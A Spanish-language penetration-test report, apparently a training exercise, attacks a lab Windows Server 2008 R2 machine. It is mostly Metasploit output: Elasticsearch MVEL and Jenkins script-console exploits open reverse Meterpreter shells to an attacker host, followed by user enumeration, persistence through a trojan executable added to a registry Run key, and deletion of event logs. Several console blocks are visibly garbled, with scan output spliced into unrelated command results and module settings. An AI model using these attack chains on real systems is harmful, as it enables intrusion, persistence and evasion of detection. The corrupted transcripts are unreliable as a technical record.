[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Este modulo tampoco arrojo resultados óptimos, aunque aparentemente la explotación si funciono.

Con esto se completa la prueba de este servicio.

EXPLORACIÓN DE SERVICIO ELASTICSEARCH REST API 1.1.1 PUERTO 9200

Elasticsearch es un motor de búsqueda y analítica distribuido, gratuito y abierto para todos los tipos de datos, incluidos textuales, numéricos, geoespaciales, estructurados y no estructurados. Elasticsearch está desarrollado a partir de Apache Lucene y fue presentado por primera vez en 2010 por Elasticsearch N.V. (ahora conocido como Elastic). Conocido por sus API REST simples, naturaleza distribuida, velocidad y escalabilidad, Elasticsearch es el componente principal del Elastic Stack, un conjunto de herramientas gratuitas y abiertas para la ingesta, el enriquecimiento, el almacenamiento, el análisis y la visualización de datos. Comúnmente denominado el ELK Stack (por Elasticsearch, Logstash y Kibana), el Elastic Stack ahora incluye una gran colección de agentes ligeros conocidos como Beats para enviar los datos a Elasticsearch.

Si bien este servicio no se encontró con el escaneo de NMAP, se urge dentro de la máquina objetivo para ver los programas que se encuentran dentro, esta sería una prueba de CAJA BLANCA, teniendo en cuenta que se está accediendo al servidor para realizar una investigación.



En la ilustración anterior se puede visualizar el programa Elasticsearch.

Luego buscamos vulnerabilidades relacionadas a servicio y específicamente la versión y se halla la siguiente:

https://www.rapid7.com/db/modules/exploit/multi/elasticsearch/script_mvel_rce

El módulo **exploit(multi/elasticsearch/script_mvel_rce)**, explota una vulnerabilidad de ejecución remota de comandos (RCE) en ElasticSearch, explotable de forma predeterminada en ElasticSearch antes de 1.2.0. El error se encuentra en la API REST, que no requiere autenticación, donde la función de búsqueda permite la ejecución de scripts dinámicos. Puede ser utilizado por atacantes remotos para ejecutar código Java arbitrario. Este módulo se probó con éxito en ElasticSearch 1.1.1 en Ubuntu Server 12.04 y Windows XP SP3.



Se procede a configurar el módulo, como prueba de CAJA NEGRA.

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > options
Module options (exploit/multi/elasticsearch/script_mvel_rce):
Name      Current Setting  Required  Description
Proxies
RHOSTS    10.0.2.49       yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     9200             yes        The target port (TCP)
SSL       false            no         Negotiate SSL/TLS for outgoing connections
TARGETURI /               yes        The path to the ElasticSearch REST API
VHOST
WritableDir /tmp          yes        A directory where we can write files (only for *nix environments)

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    10.0.2.48         yes        The listen address (an interface may be specified)
LPORT    4444             yes        The listen port

Exploit target:
  Id  Name
  - 
  0  ElasticSearch 1.1.1 / Automatic

View the full module info with the info, or info -d command.
```

Y se obtiene efectivamente una Shell reversa, con el usuario vagrant, por lo que el servicio es vulnerable de explotación.

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit
[*] Started reverse TCP handler on 10.0.2.48:4444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\' 
[*] Sending stage (58829 bytes) to 10.0.2.49
[*] Meterpreter session 1 opened (10.0.2.48:4444 → 10.0.2.49:49601) at 2023-03-10 00:10:17 +0100
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\QWI.jar' on the target

meterpreter > getuid
Server username: VAGRANT-2008R2$
```

Las ilustraciones siguientes, luego de haber obtenido una Shell reversa se prueban algunos comandos de meterpreter, algunos de estos como se visualiza funcionan como getuid, para conocer el usuario obtenido, se puede volcar información de sistema, conocer procesos que están corriendo en el sistema, no obstante, no es posible obtener una elevación de privilegios con getsystem, tampoco migración de procesos para realizar una persistencia.



```
meterpreter > getuid
Server username: VAGRANT-2008R2$
meterpreter > sysinfo
Computer       : vagrant-2008R2
OS            : Windows Server 2008 R2 6.1 (amd64)
Architecture   : x64
System Language : en_US
Meterpreter    : java/windows
meterpreter > getpid
Current pid: 676
meterpreter > getsid
[-] The "getsid" command is not supported by this Meterpreter type (java/windows)
meterpreter > getsystem
[-] The "getsystem" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > hashsump
[-] Unknown command: hashsump
meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
```

```
meterpreter > ps
```

```
Process List      parte3
```

PID	Name	User	Path
0	System Idle Process	NT AUTHORITY\SYSTEM	System Idle Process
4	System	NT AUTHORITY\SYSTEM	System
2600	smss.exe	parte2	smss.exe
272	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
348	csrss.exe	NT AUTHORITY\SYSTEM	csrss.exe
392	wininit.exe	NT AUTHORITY\SYSTEM	wininit.exe
412	csrss.exe	NT AUTHORITY\SYSTEM	csrss.exe
464	winlogon.exe	NT AUTHORITY\SYSTEM	winlogon.exe
504	services.exe	NT AUTHORITY\SYSTEM	services.exe
512	lsass.exe	NT AUTHORITY\SYSTEM	lsass.exe
520	lsm.exe	NT AUTHORITY\SYSTEM	lsm.exe
616	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
676	java.exe	NT AUTHORITY\SYSTEM	java.exe
684	VBoxService.exe	NT AUTHORITY\SYSTEM	VBoxService.exe
752	svchost.exe	NT AUTHORITY\NETWORK SERVICE	svchost.exe
848	svchost.exe	NT AUTHORITY\LOCAL SERVICE	svchost.exe
892	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
916	svchost.exe	NT AUTHORITY\LOCAL SERVICE	svchost.exe

```
meterpreter > ipconfig
```

```
Interface 1
```

```
Name      : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
Interface 2
```

```
Name      : net0 - WAN Miniport (SSTP)
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
```

```
Interface 3
```

```
Name      : net1 - WAN Miniport (L2TP)
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
```

Luego se puede solicitar una consola de comandos de Windows con el comando “shell” y posteriormente listar los usuarios locales de la siguiente forma:



```
meterpreter > shell
Process 2 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\elasticsearch-1.1.1>net localgroup
net localgroup
System error 1312 has occurred.
BCIM453.jpg Migrating...
A specified logon session does not exist. It may already have been terminated.

C:\Program Files\elasticsearch-1.1.1>net user
net user

User accounts for \\vte3

Administrator          anakin_skywalker      artoo_detoo
ben_kenobi              boba_fett            c_three_pio
chewbacca              darth_vader          greedo
Guest                  han_solo              jabba_hutt
jarjar_binks            parte2                lando_calrissian
leia_organa             kylo_ren              luke_skywalker
sshd_server              vagrant              sshd
The command completed with one or more errors.
```

```
tetris.txt      parte3
C:\Program Files\elasticsearch-1.1.1>net user vagrant
net user vagrant
User name           vagrant
Full Name          vagrant
Comment            Vagrant User
User's comment
Country code       parte2    001 (United States)
Account active     Yes
Account expires    Never
Password last set 4/26/2022 9:11:13 AM
Password expires   Never
Password changeable 4/26/2022 9:11:13 AM
Password required  Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon        3/7/2023 2:27:05 PM
Logon hours allowed All
Local Group Memberships *Administrators      *Users
Global Group memberships *None
The command completed successfully.
```

Se obtiene información acerca de los usuarios, e información específica acerca del usuario vagrant.

Con esto se concluye esta explotación.



EXPLORACIÓN SERVICIO JENKINS PUERTO 8484

Jenkins es un servidor open source para la integración continua. Es una herramienta que se utiliza para compilar y probar proyectos de software de forma continua, lo que facilita a los desarrolladores integrar cambios en un proyecto y entregar nuevas versiones a los usuarios. Escrito en Java, es multiplataforma y accesible mediante interfaz web. Es el software más utilizado en la actualidad para este propósito.

Con Jenkins, las organizaciones aceleran el proceso de desarrollo y entrega de software a través de la automatización. Mediante sus centenares de plugins, se puede implementar en diferentes etapas del ciclo de vida del desarrollo, como la compilación, la documentación, el testeo o el despliegue.

Se realiza un nmap para ver si el puerto correspondiente al servicio se encuentra abierto.

```
└─(root㉿kali)-[~]      Never
# nmap -p8484 -sV 10.0.2.49
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 01:09 CET
Nmap scan report for 10.0.2.49
Host is up (0.00037s latency). [26/2022 9:11:13 AM]
Password required? Yes
PORT      STATE SERVICE VERSION
8484/tcp   open  http    Jetty winstone-2.8
MAC Address: 08:00:27:73:6C:A7 (Oracle VirtualBox virtual NIC)
Logon script
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.28 seconds
Last logon          3/7/2023 2:27:05 PM
```

El resultado del escaneo al puerto 8484 arroja que existe el servidor Jetty correspondiente Jenkins, como se verifica a continuación.

The screenshot shows the Jenkins dashboard. At the top, there's a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and Nessus Essentials. Below the navigation bar, the main header says "Jenkins". On the left, there's a sidebar with icons for New Item, People, Build History, Manage Jenkins, and Credentials. The main content area has a large "Welcome to Jenkins!" message with a call to action: "Please [create new jobs](#) to get started." Below this, there are two sections: "Build Queue" (which is empty) and "Build Executor Status" (which shows 1 Idle and 2 Idle executors). The bottom of the page features the "TRUE BRIDGE" logo.



Teniendo en cuenta el análisis realizado, se busca una vulnerabilidad que pueda ser explotada en este servicio JENKINS,

https://www.rapid7.com/db/modules/exploit/multi/http/jenkins_script_console

Este módulo utiliza la consola de scripts Jenkins-CI Groovy para ejecutar comandos del sistema operativo mediante Java.

Se procede a explotar la vulnerabilidad con Metasploit.

```
msf6 exploit(multi/http/jenkins_script_console) > options
Module options (exploit/multi/http/jenkins_script_console):
Name      Current Setting  Required  Description
API_TOKEN          charset=UTF-8    no       The API token for the specified username
PASSWORD          password:336AA  no       The password for the specified username
Proxies           proxy:[]        no       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          10.0.2.49     med     The target host(s). Read https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          8484      nessus  yes      The target port (TCP)
SSL             false        no       Negotiate SSL/TLS for outgoing connections
SSLCert         cert:        no       Path to a custom SSL certificate (default is randomly generated)
TARGETURI        /          10.0.2.49 yes      The path to the Jenkins-CI application
URIPATH        /_japi/       no       The URI to use for this exploit (default is random)
USERNAME        report      10.0.2.49 no       The username to authenticate as
VHOST          10.0.0.375 latency:  no       HTTP server virtual host
PORT          STATE SERVICE VERSION
When CMDSTAGER::FLAVOR is one of auto,certutil,tftp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_http:
MAC address: 00:0C:77:1B:CA (Oracle VM VirtualBox Virtual NIC)
Name      Current Setting  Required  Description
SRVHOST        10.0.2.48    !yes     The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT        8080        yes      The local port to listen on.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC    process       yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.0.2.48    yes      The listen address (an interface may be specified)
LPORT      4444        yes      The listen port

Exploit target:
Id  Name
--  --
0   Windows
```

Como se visualiza en las ilustraciones anteriores se logró obtener una Shell reversa con meterpreter y se obtuvo un usuario con privilegios como NT AUTHORITY.



```
msf6 exploit(multi/http/jenkins_script_console) > exploit
[*] Started reverse TCP handler on 10.0.2.48:4444
[*] Checking access to the script console
[*] No authentication required, skipping login ...
[*] 10.0.2.49:8484 - Sending command stager ...
[*] Command Stager progress - 2.06% done (2048/99626 bytes)
[*] Command Stager progress - 4.11% done (4096/99626 bytes)
[*] Command Stager progress - 6.17% done (6144/99626 bytes)
[*] Command Stager progress - 8.22% done (8192/99626 bytes)
[*] Command Stager progress - 10.28% done (10240/99626 bytes)
[*] Command Stager progress - 12.33% done (12288/99626 bytes)
[*] Command Stager progress - 14.39% done (14336/99626 bytes)
[*] Command Stager progress - 16.45% done (16384/99626 bytes)
[*] Command Stager progress - 18.50% done (18432/99626 bytes)
[*] Command Stager progress - 20.56% done (20480/99626 bytes)
[*] Command Stager progress - 22.61% done (22528/99626 bytes)
[*] Command Stager progress - 24.67% done (24576/99626 bytes)
[*] Command Stager progress - 26.72% done (26624/99626 bytes)
[*] Command Stager progress - 28.78% done (28672/99626 bytes)
[*] Command Stager progress - 30.84% done (30720/99626 bytes)
[*] Command Stager progress - 32.89% done (32768/99626 bytes)
[*] Command Stager progress - 34.95% done (34816/99626 bytes)
[*] Command Stager progress - 37.00% done (36864/99626 bytes)
[*] Command Stager progress - 39.06% done (38912/99626 bytes)
[*] Command Stager progress - 41.11% done (40960/99626 bytes)
[*] Command Stager progress - 43.17% done (43008/99626 bytes)
[*] Command Stager progress - 45.23% done (45056/99626 bytes)
[*] Command Stager progress - 47.28% done (47104/99626 bytes)
[*] Command Stager progress - 49.34% done (49152/99626 bytes)
[*] Command Stager progress - 51.39% done (51200/99626 bytes)
[*] Command Stager progress - 53.45% done (53248/99626 bytes)
[*] Command Stager progress - 55.50% done (55296/99626 bytes)
[*] Command Stager progress - 57.56% done (57344/99626 bytes)
[*] Command Stager progress - 59.61% done (59392/99626 bytes)
[*] Command Stager progress - 61.67% done (61440/99626 bytes)
[*] Command Stager progress - 63.73% done (63488/99626 bytes)
[*] Command Stager progress - 65.78% done (65536/99626 bytes)
[*] Command Stager progress - 67.84% done (67584/99626 bytes)
[*] Command Stager progress - 69.89% done (69632/99626 bytes)
[*] Command Stager progress - 71.95% done (71680/99626 bytes)
[*] Command Stager progress - 74.00% done (73728/99626 bytes)
[*] Command Stager progress - 76.06% done (75776/99626 bytes)
[*] Command Stager progress - 78.12% done (77824/99626 bytes)
[*] Command Stager progress - 80.17% done (79872/99626 bytes)
[*] Command Stager progress - 82.23% done (81920/99626 bytes)
[*] Command Stager progress - 84.28% done (83968/99626 bytes)
[*] Command Stager progress - 86.34% done (86016/99626 bytes)
[*] Command Stager progress - 88.39% done (88064/99626 bytes)
[*] Command Stager progress - 90.45% done (90112/99626 bytes)
[*] Command Stager progress - 92.51% done (92160/99626 bytes)
[*] Command Stager progress - 94.56% done (94208/99626 bytes)
[*] Command Stager progress - 96.62% done (96256/99626 bytes)
[*] Command Stager progress - 98.67% done (98304/99626 bytes)
[*] Sending stage (175686 bytes) to 10.0.2.49
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Meterpreter session 3 opened (10.0.2.48:4444 → 10.0.2.49:49294) at 2023-03-10 01:24:44 +0100
```

```
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Meterpreter session 3 opened (10.0.2.48:4444 → 10.0.2.49:49294) at 2023-03-10 01:24:44 +0100

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
```

```
msf6 exploit(multi/http/jenkins_script_console) > sessions

Active sessions
=====



| Id | Name        | Type         | Information                                 | Connection                                   |
|----|-------------|--------------|---------------------------------------------|----------------------------------------------|
| 2  | meterpreter | java/windows | VAGRANT-2008R2\$ @ vagrant-2008R2           | 10.0.2.48:4444 → 10.0.2.49:49247 (10.0.2.49) |
| 3  | meterpreter | x86/windows  | NT AUTHORITY\LOCAL SERVICE @ VAGRANT-2008R2 | 10.0.2.48:4444 → 10.0.2.49:49294 (10.0.2.49) |


```



POST-EXPLOITACION

Ya que se obtuvo una Shell reversa con meterpreter, en este punto se puede tratar de realizar una post explotación para ver si obtenemos mas información importante, para realizar una post explotación es necesario contar con una sesión abierta.

Se utilizan 3 módulos de explotación exitosos y los resultados obtenidos a partir de estos.

```
msf6 > post(windows/gather/arp_scanner) > options
Module options (post/windows/gather/arp_scanner):
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 01:09 CET
Nmap done: 1 IP address (1 host up) scanned in 11.28 seconds
msf6 post(windows/gather/arp_scanner) > exploit
[*] Exploit running: msf6 exploit(msfvenom)
[*] Running module against VAGRANT-2008R2
[*] ARP Scanning 10.0.2.49
[+]     IP: 10.0.2.49 MAC 08:00:27:73:6c:a7 (CADMUS COMPUTER SYSTEMS)
[*] Post module execution completed
```

```
msf6 post(windows/gather/checkvm) > options in 105.12 seconds
Module options (post/windows/gather/checkvm):
Name: Nmap -p 445 --script=checkvm -r 10.0.2.49
Module options (post/windows/gather/checkvm):
Name: Nmap -p 445 --script=checkvm -r 10.0.2.49
SESSION (0.00037s latency) yes      The session to run this module on
PORT      STATE SERVICE VERSION
View the full module info with the info, or info -d command.
MAC Address: 08:00:27:73:6c:a7 (Oracle VirtualBox virtual NIC)
msf6 post(windows/gather/checkvm) > set session 3
session => 3 action performed. Please report any incorrect results at https://
msf6 post(windows/gather/checkvm) > exploit in 11.28 seconds
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
[*] Post module execution completed
```



```
msf6 post(windows/gather/enum_logged_on_users) > options
Module options (post/windows/gather/enum_logged_on_users):
SF:GETJSESSIONID:NP(SIPOptions:[HTTP/1.1, TX:0, RC:0, 200K, rContent-Type:\x20text/html])
SF:Name: Current Setting Required Description
MAC: esc: [REDACTED] virtual NIC
CURRENT true yes Enumerate currently logged on users
RECENT: true yes Enumerate recently logged on users://nmap.org/submit/
SESSION 1 IP address (1 host up) selected The session to run this module on

View the full module info with the info, or info -d command.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 01:09 CET
msf6 post(windows/gather/enum_logged_on_users) > exploit
[+] Done
[*] Running module against VAGRANT-2008R2 (10.0.2.49)
[+] GNT-STATE SERVICE VERSION
Current Logged Users Jetty winstone-2.8
SID detection performed. Please report any User ct results at https://nmap.org/submit/ .
done: 1 IP address (1 host up) scanned in 1.00 seconds
S-1-5-21-3473909349-1916442672-2790631568-1002 VAGRANT-2008R2\sshd_server
S-1-5-21-3473909349-1916442672-2790631568-500 VAGRANT-2008R2\Administrator
[+]
[+] Results saved in: /root/.msf4/loot/20230310013708_default_10.0.2.49_host.users.activ_725012.txt

Recently Logged Users
SID Profile Path
_____
S-1-5-18 C:\Windows\system32\config\systemprofile
S-1-5-19 C:\Windows\ServiceProfiles\LocalService
S-1-5-20 C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-3473909349-1916442672-2790631568-1000 C:\Users\vagrant
S-1-5-21-3473909349-1916442672-2790631568-1002 C:\Users\sshd_server
S-1-5-21-3473909349-1916442672-2790631568-500 C:\Users\Administrator
S-1-5-82-1036420768-1044797643-1061213386-2937092688-4282445334 C:\Users\Classic .NET AppPool
[+]
[+] Results saved in: /root/.msf4/loot/20230310013710_default_10.0.2.49_host.users.recen_391118.txt
[*] Post module execution completed
```

```
[~(root㉿kali)-[~/msf4/loot]
# cat 20230310013710_default_10.0.2.49_host.users.recen_391118.txt
Recently Logged Users
SID Profile Path
_____
S-1-5-18 C:\Windows\system32\config\systemprofile
S-1-5-19 C:\Windows\ServiceProfiles\LocalService
S-1-5-20 C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-3473909349-1916442672-2790631568-1000 C:\Users\vagrant
S-1-5-21-3473909349-1916442672-2790631568-1002 C:\Users\sshd_server
S-1-5-21-3473909349-1916442672-2790631568-500 C:\Users\Administrator
S-1-5-82-1036420768-1044797643-1061213386-2937092688-4282445334 C:\Users\Classic .NET AppPool
```

Los tres módulos de post explotación explotados fueron exitosos.

Para culminar las pruebas de penetración, se intenta realizar una última explotación como ser la persistencia que quiere decir que se pueda tener acceso a la maquina o servidor objetivo cuando se necesite y que esto no dependa de las acciones que realice el usuario, como cerrar un proceso, etc.



Anteriormente se creo un payload troyano.exe con msfvenom, y es este mismo ejecutable el que se intentara enviar a la maquina objetivo para lograr esa persistencia en el servidor.

Primero se creó una sesión con exploit/multi/handler utilizando el ejecutable que ya se paso anteriormente a la maquina objetivo con netcat, este caso se asimila mas a una prueba de CAJA BLANCA, ya que se utiliza un troyano ya alojado en el sistema. Se obtiene una Shell reversa y se utiliza para incrustar otro ejecutable en la misma maquina y asi lograr permanecer en el sistema el mayor tiempo posible.

```
msf6 post(windows/manage/persistence_exe) > options
Module options (post/windows/manage/persistence_exe):
Name      Current Setting      Required  Description
REXENAME  troyano.exe          yes       The name to call exe on remote system
REXEPATH  /home/veronica/Documentos/pentest_final/troyano.exe  yes       The remote executable to upload and execute.
RUN_NOW   true                 no        Run the installed payload immediately.
SESSION   6                   yes      The session to run this module on
STARTUP   USER                yes      Startup type for the persistent payload. (Accepted: USER, SYSTEM, SERVICE, TASK)

View the full module info with the info, or info -d command.
```

```
msf6 post(windows/manage/persistence_exe) > exploit
[*] Running module against VAGRANT-2008R2
[*] Reading Payload from file /home/veronica/Documentos/pentest_final/troyano.exe
[+] Persistent Script written to C:\Users\ADMINI~1\AppData\Local\Temp\1\troyano.exe
[*] Executing script C:\Users\ADMINI~1\AppData\Local\Temp\1\troyano.exe
[+] Agent executed with PID 3964
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MuvPxtINnR
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MuvPxtINnR
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/VAGRANT-2008R2_20230310.5835/VAGRANT-2008R2_20230310.5835.rc
[*] Post module execution completed
```

A screenshot of an Administrator Command Prompt window. The window title is "Administrator: Command Prompt". The command entered was "dir" in the directory "C:\Users\Administrator\AppData\Local\Temp". The output shows the creation of a file named "troyano.exe" with a size of 7,168 bytes. The command prompt then changes to "C:\Users\Administrator\AppData\Local\Temp\1>" and lists the contents of this directory, which includes the newly created "troyano.exe" file.

Con las ilustraciones anteriores se constata que la post explotación se realizo exitosamente.

Con este ejercicio culmina la prueba de penetración realizada a la maquina Windows Server 2008 R2.



LIMPIEZA DE HUELLAS TRAS PRUEBA DE PENETRACION

- Se procedió al borrado de archivos de registro y eventos del sistema, programas y servicios utilizados para la realización de la explotación de vulnerabilidades
- Se procedió a la eliminación de las herramientas y ejecutables alojados o enviados a la maquina objetivo que en su momento sirvieron para el ataque.
- Se verifico que el directorio /SystemRoot/System32/Winevt/logs de manera que se llevó a cabo la eliminación de archivos de registro específicos de seguridad en el sistema Windows.
- Se verifico el visor de eventos para constatar que los eventos parte de la explotación sean eliminados
- Se verifico el administrador de tareas para eliminar rastro de algun ejecutable que quedo activo, etc
- Se procedió a ejecutar el comando CLEAREV en las sesiones de meterpreter obtenidas.
- Se utilizo la herramienta clearlogs para el borrado los registros de acceso en sistemas Windows



CONCLUSION

EL presente reporte permitió un conocimiento profundo acerca de la maquina analizada Windows Server R2, se realizó un escaneo completo de puertos y servicios y una prueba de penetración completa con metodologías de CAJA GRIS, CAJA BLANCA Y CAJA NEGRA, explotando las vulnerabilidades halladas por herramientas como NESSUS.

En los diferentes apartados se ha hecho uso de diversas herramientas de penetración y ataque, herramientas online y la mayoría de las utilizadas alojadas en una maquina atacante denominada Kali linux, cabe resaltar que en este informe se realizó la explotación de todos los puertos y servicios abiertos en diferentes apartados para su mayor comprensión, además se incluyen ataques exitosos como también otros que no se lograron o que se lograron a medias, esto para evidenciar las pruebas realizadas.

Se concluye que la maquina Windows server 2008R2 es vulnerable, lo primero a destacar es que la licencia de Windows esta caducada y se sabe que una licencia obsoleta o un sistema operativo desactualizado puede ser blanco fácil de ataques ciberneticos exitosos, otro punto a resaltar es que un 80% de las explotaciones realizadas con las distintas herramientas fueron exitosas, se logro obtener shells reversa de usuarios tanto con y sin privilegios, lo que puede ser bastante peligroso, además se obtuvo información confidencial del sistema, esto definitivamente no debería estar expuesto a terceros.

Sin duda alguna la parte mas importante de este reporte se centra en la descripción y evaluación de la severidad de los ataques intencionales realizados y los resultados obtenidos para la elaboración de un posterior plan de securización de la red y los dispositivos a estos conectados, así también tomar las medidas necesarias para el parcheo de vulnerabilidades y dar seguridad a la información evitando así su secuestro por parte de agentes maliciosos y consecuencias diversas posteriores.

El ultimo apartado incluye la limpieza de huellas de intrusión de manera que los encargados de realizar los parcheos necesarios encuentren el servidor limpio de eventos y registros realizados durante la prueba de penetración.

Se recomienda una auditoria completa de caja blanca de la red entera con el propósito de analizar componentes que no fueron estudiados ya sea por el alcance de la prueba o por falta de tiempo, puesto su estudio implicaba un mayor nivel de conocimiento técnico. Esta recomendación es una oportunidad para ampliar el alcance de futuras pruebas e penetración y en consecuencia fortalecer la seguridad de los dispositivos en red y la misma red, también se recomienda la realización de esta prueba periódicamente como parte de los controles establecidos dentro del marco del sistema de la Seguridad de la informacion y protección de activos,



THE BRIDGE